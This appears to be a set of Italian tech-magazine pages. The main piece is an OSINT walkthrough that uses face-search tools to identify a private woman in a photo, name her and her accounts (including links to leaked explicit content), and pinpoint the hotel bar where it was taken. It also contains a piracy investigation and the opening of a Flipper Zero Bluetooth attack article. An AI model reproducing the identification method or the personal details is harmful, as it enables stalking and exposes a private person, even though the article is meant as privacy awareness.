Un semplice scatto può svelare a tutti la tua posizione. Come? Si chiama OSINT e consente di individuare il luogo esatto in cui è stata scattata una foto. Quindi, occhio a ciò che pubblichi sui social!


In un mondo in cui si riversano continuamente estratti di vita nei social media (foto, video, audio e parole), la privacy viene inevitabilmente meno. Ma evidentemente va bene così! La gente ama mostrarsi agli altri, vuole che il mondo la osservi... ma si rende davvero conto delle informazioni che pubblica? Una foto è realmente solo una foto? In questo articolo utilizzeremo l'Open Source INTelligence (OSINT) per mostrare come è possibile individuare il luogo esatto in cui è stata scattata una foto.

IL PUNTO DI PARTENZA

La foto che esamineremo è di bassa qualità e per l'angolazione con cui è stata scattata nasconde molti dettagli che potevano essere utili, mostrandoci piuttosto il soffitto bianco. Gli unici elementi che sicuramente catturano l'attenzione e che potranno essere utilizzati come discriminante per escludere un luogo dalle ipotesi sono le strutture in secondo piano: gabbie di metallo sferiche rivestite, con delle luci rosse. Non sappiamo cosa siano, ma non sembrano essere qualcosa di

figura #1

La foto usata come punto di partenza non mostra alcun contesto né informazione. Non conosciamo l'origine, né alcun dettaglio sulla donna ritratta. Tantomeno su quando sia stata scattata.

figura #2

I risultati della nostra elaborazione. A partire da sinistra: il volto originale senza modifiche, il volto processato con Fotor partendo dalla foto originale, il volto processato con PicWish partendo dalla foto originale e il volto processato con PicWish partendo dalla foto n.2 processata da Fotor.

molto comune. Dunque, non avendo sufficienti informazioni e dettagli sul luogo, sicuramente possiamo concentrare le ricerche OSINT sulla donna **[figura #1]**.


MIGLIORARE LA QUALITÀ

La donna ritratta nella foto non è un personaggio pubblico, quindi per prima cosa dobbiamo capire chi è. L'immagine è piccola e piuttosto sgranata, ma possiamo provare a migliorarne la qualità per vedere meglio i lineamenti del volto. I tool online che abbiamo provato per fare il *de-blur* di una foto sono: **Fotor** (*https://www.fotor.com/features/ unblur-image/*), particolarmente efficace sui volti in quanto ha delle ottimizzazioni specifiche basate sull'uso di intelligenza artificiale e **PicWish** (*https://picwish.com/ unblur-image-portrait*), che permette di ottenere immagini di qualità nettamente superiore, ma può deformare alcuni tratti del viso ad esempio a causa di macchie o rumore di fondo nelle foto **[figura #2]**.

Come anticipato le foto processate con PicWish hanno un maggiore livello di dettaglio ma, utilizzando come sorgente la foto originale, vediamo come occhi, naso e bocca vengano leggermente distorte. La migliore versione è quella che unisce entrambi i tool, mostrata di seguito a confronto con la foto originale **[figura #3]**.

TROVARE ALTRE FOTO

Avere la foto del viso è un grande vantaggio quando si cerca di identificare un soggetto. In particolare possiamo utilizzarla per cercare eventuali account social o altre foto pubblicate online che ritraggono lo stesso soggetto. Anche in questo caso l'avvento delle IA ha notevolmente migliorato il numero e la qualità dei risultati, permettendoci non solo di cercare la fonte della foto originale, ma qualsiasi altra foto che ritragga lo stesso soggetto, anche se in un ambiente diverso, con una diversa espressione

figura #3

facciale, con un diverso taglio di capelli ecc. Le migliori fonti OSINT che abbiamo trovato per fare questo sono:

• **PimEyes** (https://pimeyes.com/en/), forse la soluzione che offre più risultati. Ha un enorme database di immagini prese da fonti open tra cui anche alcune CDN. Sono esclusi i social network per una questione di rispetto delle policy che non permettono il crawling automatico.

• **Search4Faces** (*https://search4faces.com/en/*), permette di fare ricerche con filtri avanzati come età, nazionalità, città e sesso, ma è limitato principalmente a TikTok e Vkontakte, quindi particolarmente efficace per soggetti di origine russa o proveniente dai Paesi del CSI. Supponiamo che il soggetto non sia di origine russa, in modo da mostrare l'approccio utilizzabile nella maggioranza dei casi.

Andiamo quindi a utilizzare PimEyes per le analisi, che si presenta così: **[figura #4]**.

È sufficiente cliccare su **Upload a photo** e caricare una o più foto del soggetto; in automatico l'applicazione andrà a individuare e isolare il volto. A questo punto possiamo inserire qualche filtro ▸







figura #4

figura #5



come quello per i contenuti espliciti o relativamente al range temporale entro cui cercare. Quando siamo pronti clicchiamo su **Start Search** **[figura #5]**.
Come avrete notato nell'immagine precedente, la foto utilizzata per la ricerca non è quella migliorata, ma l'originale perché utilizzando la foto migliorata non abbiamo ottenuto alcun risultato. Questo probabilmente è dovuto a due fattori: da un lato l'IA che esegue l'ottimizzazione può aggiungere o manipolare caratteristiche del viso rendendolo un viso diverso agli occhi del motore di ricerca. Dall'altra è possibile che le altre foto disponibili online siano anch'esse sfocate, quindi più simili all'originale. Avere una foto più definita ci aiuterà comunque a riconoscere il soggetto tra le ipotesi risultato della ricerca.

Avviando la ricerca in pochi secondi otteniamo dei risultati sorprendenti. Tutti i primi risultati mostrati raffigurano il soggetto, a parte la statua... che comunque ha caratteristiche fisionomiche molto simili **[figura #6]**.
I risultati di PimEyes non mostrano l'intera foto né il link al sito dove è stata presa (a meno di avere un abbonamento o pagare intorno ai 17€). Quello che ci mostra è il dominio principale dove la foto è stata presa o quante volte quella foto è stata trovata in siti diversi. Osservando alcuni dei domini notiamo che si tratta perlopiù di siti che fanno leak di profili privati di OnlyFans, Fansly o altre piattaforme simili. Questo ci dà tre informazioni fondamentali: 1) il soggetto probabilmente ha un canale privato in cui pubblica contenuti espliciti; 2) chi ci ha mandato questa foto potrebbe essere abbonato al canale privato del soggetto (ok, questa forse non è un'informazione fondamentale); 3) da un lato sarà più facile ottenere ulteriori informazioni (es. canali social come TikTok o Instagram per pubblicizzare il canale privato), ma allo stesso tempo potrebbe complicare le ricerche perché molti search engine limitano i risultati espliciti anche disabilitando i relativi filtri.

TROVARE L'IDENTITÀ

A questo punto abbiamo abbastanza foto per poter fare altre ricerche. Tra tutte andiamo a prendere quelle con contenuti non espliciti e che sono state trovate più volte. Nei risultati precedenti ci sono parecchi selfie con il telefono in mano, quindi prendiamo queste come foto da

figura #6

figura #7

figura #8

figura #9

cercare in quanto quelle con maggiore probabilità di darci un riscontro. Per la ricerca OSINT utilizzeremo la **Reverse Image Search di Yandex** (l'equivalente russo di Google) in quanto ha molti meno filtri sui contenuti espliciti rispetto agli altri motori di ricerca, quindi date le considerazioni di prima è più probabile che otterremo dei risultati. Apriamo Yandex Images (*https://yandex.com/images/*), clicchiamo sull'icona della macchina fotografica e facciamo l'upload della foto scelta dai risultati di PimEyes; nel nostro caso la seconda della prima riga **[figura #7]**. In questo caso troviamo un match esatto che ci permette di risalire alla foto originale, al link esatto da cui è stata presa e all'identità del soggetto: Ekaterina Martynova a.k.a kat3martynova o katmartynova1.




INDICARE IL LUOGO

Per identificare il luogo o altre informazioni che ci potrebbero portare al luogo ci spostiamo su Google in modo da sfruttare a nostro vantaggio tutti i limiti sui contenuti espliciti concentrandoci su foto e video che potrebbero contenere più dettagli. Notiamo subito che il soggetto è molto attivo su praticamente qualsiasi canale social, probabilmente una persona che vive di questo. Provando a scorrere gli account Instagram, TikTok, VKontakte ecc. non ci sono tracce del luogo che stiamo cercando o di altri dettagli. Purtroppo non sapendo quanto tempo fa sia stata scattata la foto non sappiamo quanto dobbiamo scrollare per trovarla, quindi andiamo a dare un'occhiata fugace anche a tutti gli altri canali. Aprendo il canale YouTube ci salta subito all'occhio un dettaglio: **[figura #8]**. Nell'ultimo video in basso a destra il vestito indossato dal soggetto sembra essere lo stesso della foto originale. Apriamo il video e verifichiamo: **[figura #9]**. È piuttosto evidente che si tratti dello stesso vestito; lo notiamo in particolare da: stesso colore; stesse pieghe sulle maniche date dalla lunghezza; stessi spacchi laterali; stesso dettaglio bianco sul fianco sinistro sopra lo spacco. Andando a leggere la descrizione del video otteniamo due informazioni molto importanti **[figura #10]**. Prima di tutto abbiamo una data: 22 aprile 2023. Questo ci permette di fare ricerche solo nel periodo di interesse spostandoci

figura #10

figura #11

figura #12

figura #13

da un range temporale di diversi anni a uno o due mesi al massimo. In secondo luogo, la descrizione dice che questo vestito è per una serata in discoteca in un hotel per soli adulti in cui va ogni anno. Questo ci permette di ipotizzare che siano presenti molti contenuti nello stesso posto, anche negli altri anni precedenti. Da un lato allarghiamo di nuovo la ricerca, dall'altro aumentiamo sensibilmente la probabilità di successo. La prima cosa che proviamo a questo punto è fare una ricerca mirata su Google con una query di ricerca del tipo "kat3martynova adult hotel": [figura #11]. Il primo risultato è il video che abbiamo già analizzato, mentre il secondo utilizza le stesse parole chiave ed è stato pubblicato anche nello stesso periodo; sicuramente vale la pena dargli un'occhiata e infatti... [figura #12].
Andando avanti, al minuto 3:40, si riescono a riconoscere le strutture presenti in secondo piano sulla foto originale e nella descrizione del video viene dato il nome dell'hotel: Adam and Eve.
Da notare, inoltre, che in questo video il soggetto dice di aver vissuto per un mese in questo hotel, infatti la data di questo video e del precedente differiscono di circa un mese, confermando si tratti non solo dell'hotel corretto, ma anche del periodo corretto. A questo punto ci basta una semplice ricerca su **Booking** (o qualsiasi altra piattaforma di prenotazione di hotel) per avere la posizione esatta dove è stata scattata la foto, cioè l'**hotel Adam & Eve** che si trova in Iskele Mevkii Antalya, 07500 Belek, Turchia [figura #13 - figura #14].

TROVARE IL POSTO ESATTO

Tornando alla foto originale, cerchiamo di individuare alcuni dettagli importanti che ci possano aiutare a trovare il posto esatto all'interno dell'hotel dove è stata scattata la foto. Notiamo in particolare: in alto, degli speaker bianchi (indicati dalle frecce verdi); sulla sinistra, una o più colonne bianche in sequenza (indicate dalle frecce gialle); a destra, l'inizio di una parete di specchi (indicata dalle frecce blu) [figura #15].
Andando sul sito Web dell'hotel Adam & Eve, nella sezione **Photo Gallery** visibile nel footer della pagina ci sono diverse foto dei bar interni al locale in cui riconosciamo





figura #14





figura #15

figura #16

figura #17


gli stessi dettagli della foto precedente, oltre ai finti alberi di mele in pieno stile giardino dell'Eden. Per sapere con esattezza dove si trova l'edificio del bar all'interno dell'hotel possiamo utilizzare **Wikimapia** (*https://wikimapia.org*), un servizio che rappresenta il connubio tra Wikipedia e le mappe di Google, in cui sono stati censiti tutti gli edifici invece delle sole strade. In questo modo possiamo facilmente identificare l'esatta posizione su mappa, riuscendo ad individuare il Bar all'interno della struttura dell'hotel. Con quest'analisi abbiamo voluto mostrare come anche la più piccola, sgranata e apparentemente insignificante foto fornita senza alcuna informazione di contesto può essere il punto di partenza per un attaccante in grado di utilizzare tecniche OSINT, per trovare molte altre informazioni. Non staremo qui a dire di non pubblicare nulla o di smettere di utilizzare i social network, ma siate consapevoli che una foto non è solo una foto, ogni dettaglio è un'informazione preziosa per chi la sa cogliere.

OSINT, tra digital forensics e cybersecurity

Gli strumenti Open Source intelligence vengono adoperati anche nel campo della sicurezza e delle indagini forensi

Le fonti OSINT si distinguono per la loro legalità e accessibilità pubblica: nono devono violare leggi su copyright e privacy. Una caratteristica che rende l'OSINT utile non solo per i servizi di intelligence, ma anche per le aziende che cercano informazioni sui concorrenti. Tra chi le utilizza, tuttavia non ci sono solo operatori commerciali, ma enti governativi, (inclusi dipartimenti militari), organizzazioni internazionali come le Nazioni Unite e la Croce Rossa, Agenzie militari e di polizia (per prevenire crimini attraverso il monitoraggio di social media per parole chiave e immagini rilevanti). E naturalmente, penetration tester e hacker, che usano gli strumenti OSINT per raccogliere informazioni online su obiettivi specifici.

Controlli preventivi



Degne di nota sono anche altre tipologie di strumenti: servizi che consentono di prevenire indagini OSINT, diciamo così, poco ortodosse. Quindi, da utilizzare per bloccare sul nascere possibili furti di identità. Qualche esempio? Il sito *https://osint.industries/* permette di cercare indirizzi email e numeri di telefono nel Web, oppure *https://ipalyzer.com* che analizza gli IP e consegna dati come il provider e la location. E ancora **Wappalyzer** (*https://www.wappalyzer.com/*), che permette di scoprire le tecnologie utilizzate sui siti Web. È in grado di rilevare sistemi di gestione dei contenuti, piattaforme di e-commerce, framework Web, server, strumenti di analisi e molto altro. Si può citare anche il software burp, in grado di analizzare i codici di stato HTTP e le intestazioni delle risposte e di controllare le intestazioni CSP, consentendo così il caricamento degli script. Per non parlare infine dei repository dei codici come github, gitlab o bitbucket, dove si trovano vulnerabilità del web, problemi di configurazione sui sistemi software e chiavi segrete. O come Github Dorks, che può essere utilizzato per cercare dati sensibili come credenziali, token di autenticazione, ecc.

Dopo essersi registrati sul sito https://osint.industries/, basta inserire il proprio indirizzo email o il proprio numero di telefono per controllare se nel Web c'è traccia di tali informazioni.

RITORNANO LE TWILIGHT

Abbiamo scovato un sito che vende pen drive piene di film... a prezzi pazzi. Vediamoci chiaro!

Molti di voi ricorderanno che nel periodo che va dalla metà degli anni '90 ai primi anni 2000, quando ormai le musicassette "Mixed by Erry" erano arrivate al termine della loro vita, comparvero sul "mercato" le cosiddette Twilight, compilation contenenti decine di giochi e programmi commerciali craccati, distribuite in tutta Italia prima su CD e poi su DVD **[figura #1]**.

CHI TROPPO SALE...

La rivoluzione Internet e la disponibilità di connessioni sempre più veloci ed economicamente alla portata di tutti fece in modo che la Twilight andasse naturalmente a morire come le musicassette "by Erry", diventando un'altra stella nel calderone delle memorabilie pre-Internet, mentre la mente a capo di tutto questo, un ragazzo olandese, veniva condannato a versare una multa di 1,5 milioni di euro per violazione del diritto d'autore.
Il ruolo svolto dalla Twilight venne ben presto soppiantato dai siti Warez, sui quali venivano pubblicati giornalmente programmi e giochi privi di protezione e installabili liberamente da chiunque. Ovviamente, alcuni di questi siti contribuirono largamente anche alla diffusione di virus e malware di ogni genere... ma questa è un'altra storia!

Le Twilight racchiudevano il meglio dei giochi e dei programmi commerciali disponibili all'epoca. Questa è la cover della prima uscita delle Twilight "Dutch Edition", l'originale olandese.

Nell'annuncio su Etsy era ben visibile un indirizzo email: abbiamo provato a scrivere prima di effettuare l'acquisto per capire come personalizzare la pen drive, che tipo di contenuti avremmo potuto scegliere e cose del genere. Ma non abbiamo ricevuto risposta.

E arriviamo ai giorni nostri, nei quali, a quanto pare, sta tornando di moda qualcosa di molto simile alle Twilight.

IL NUOVO TWILIGHT

Su alcuni siti di vendite online si stanno diffondendo annunci di vendita di supporti USB di varie dimensioni (si va da quelle "povere" da 16GB a salire fino a 256GB e oltre) che contengono intere serie TV, film, giochi e programmi. Sfogliando le pagine di questi siti si trovano sia chiavette il cui contenuto è prestabilito dal "produttore", sia chiavette personalizzabili, nelle quali il contenuto viene scelto dall'acquirente. In entrambi i casi il prezzo dipende non dal tipo di contenuti, ma dalle dimensioni del supporto e dalla quantità di materiale presente. Si parte da un minimo di una ventina d'euro per una chiavetta da 16GB piena di contenuti (dieci-quindici film), per arrivare alle 200 euro e oltre. **Ma sono annunci reali?** Le chiavette, una volta acquistato, arrivano poi davvero? E i contenuti? Che qualità hanno? Abbiamo voluto dare una risposta a queste domande, effettuando noi stessi un acquisto utilizzando il sito **Etsy** (*https://www.etsy.com/it/*)

IL NOSTRO ACQUISTO

Per scegliere la chiavetta da acquistare ci siamo collegati al noto sito di e-commerce (*https://www.etsy.com/it/*). Queste pendrive possono essere trovate effettuando una semplice ricerca con le parole chiavi "USB contenuti digitali". L'esito della ricerca riporta come primo link un annuncio che ci è parso subito interessante, ovvero "Personalizza la tua chiavetta USB", a un prezzo tutto sommato accettabile: 24,90 euro per una chiavetta da 16GB (quelle da 32 e 64GB non erano disponibili).

LISCIO COME L'OLIO

L'acquisto si concretizza come se acquistassimo un qualsiasi altro prodotto su Etsy, quindi si può pagare con carta di credito, PayPal, Google Pay oppure Klarna (un sistema di pagamento che permette di suddividere l'importo in 3 rate). In ogni caso, abbiamo la protezione sugli acquisti, per cui, rincuorati da questo, proseguiamo e concretizziamo l'acquisto.
Poche ore dopo l'acquisto veniamo contattati tramite il sistema di messaggistica Etsy dal venditore che ci chiede come vogliamo personalizzare la nostra chiavetta. Chiediamo se sia disponibile un elenco o qualcosa del genere e veniamo indirizzati su un sito che contiene film da scaricare, ovviamente infischiandosene dei diritti d'autore e di qualunque altro vincolo legale. [figura #2].

COSA ABBIAMO SCELTO

Per riempire la nostra "chiavetta test", abbiamo optato per 10 titoli di recente uscita e chiesto che avessero una qualità adeguata ▸

La differenza di qualità tra il film ricevuto sulla chiavetta (foto in alto) e quello visibile su Netflix in FullHD (foto in basso) è evidente: l'immagine è sfocata, i colori meno decisi, i dettagli inferiori. Colpa della compressione adottata che, vi ricordiamo, non è mai lossless, ma comporta sempre la perdita di qualcosa.

(almeno Full-HD) a poter essere riprodotti su un TV 4K. Alla fine cambiamo un film perché disponibile solo in inglese con sottotitoli italiani e come bonus otteniamo un undicesimo titolo a scelta del venditore (c'era rimasto circa 1,5GB di spazio libero sulla chiavetta).
Per farla breve, in due giorni la chiavetta è risultata pronta alla spedizione. Prima, però, veniamo ricontattati per la conferma dell'indirizzo e dopo altri due giorni la chiavetta è nelle nostre mani, con 11 film pronti per essere riprodotti.

TUTTO BENE QUINDI? PIÙ O MENO

È vero che abbiamo la chiavetta, ed è anche vero che sono presenti i film che avevamo scelto, ma la qualità? Ovviamente, nessuno dei film presenti sulla chiavetta può rivaleggiare con un Blu-ray. Alcuni sono compressi in qualità inferiore alla HD (fotogrammi da 720 x 304 o 720 x 400 pixel), altri in qualità HD (fotogrammi da 1.366 x 720 pixel), altri ancora quasi in Full-HD (1.920 x 800 oppure 1.710 x 720 pixel). Alcuni mostrano evidenti scalettature e artefatti di colore, segno evidente di una compressione esagerata, altri sono decisamente trattati meglio. Uno dei video pare un misto (anche fatto bene) tra immagini riprese da una fonte quantomeno Full-HD e audio scadente ripreso da sala cinema.
Insomma, una miscellanea di cose derivanti da una sola cosa: tutti i video sono stati scaricati dal Web, com'è ovvio che sia. E qui arriviamo alla domanda fondamentale: *ha senso acquistare una chiavetta USB contenente dei film o delle serie TV che possono essere scaricate da Internet?* La risposta non può che essere una: ovviamente no. "No" perché, questa tipologia di acquisto non è affatto legale e, soprattutto, non vi è alcuna garanzia di ricevere a casa il materiale che è stato pagato in anticipo. Uomo avvisato! [figura #3].

ATTENZIONE!

Quanto riportato in questa inchiesta è a puro scopo informativo. Il nostro obiettivo è quello di mettere in guardia i lettori da quei siti che vendono dispositivi hi-tech, come le chiavette USB oggetto del nostro dossier, all'apparenza legali. In realtà, come vedremo in queste pagine, i file contenuti nella chiavetta acquistata sono protetti da copyright, quindi illegale al 100% perché violano l'articolo 174 ter della Legge sul diritto d'autore. Il nostro consiglio è quello di desistere dall'acquistare questa tipologia di prodotti.

HOW TO

ATTACCO DOS SUL BLUETOOTH!

Viene usato per inondare di notifiche gli smartphone Android e iOS rendendoli inutilizzabili. Al malintenzionato gli basta aggiornare il Flipper Zero con il firmware Xtreme. Svelati i retroscena

IN BREVE

C'è chi usa il Flipper Zero per rendere inutilizzabili i dispositivi Android e iOS

DIFFICOLTÀ

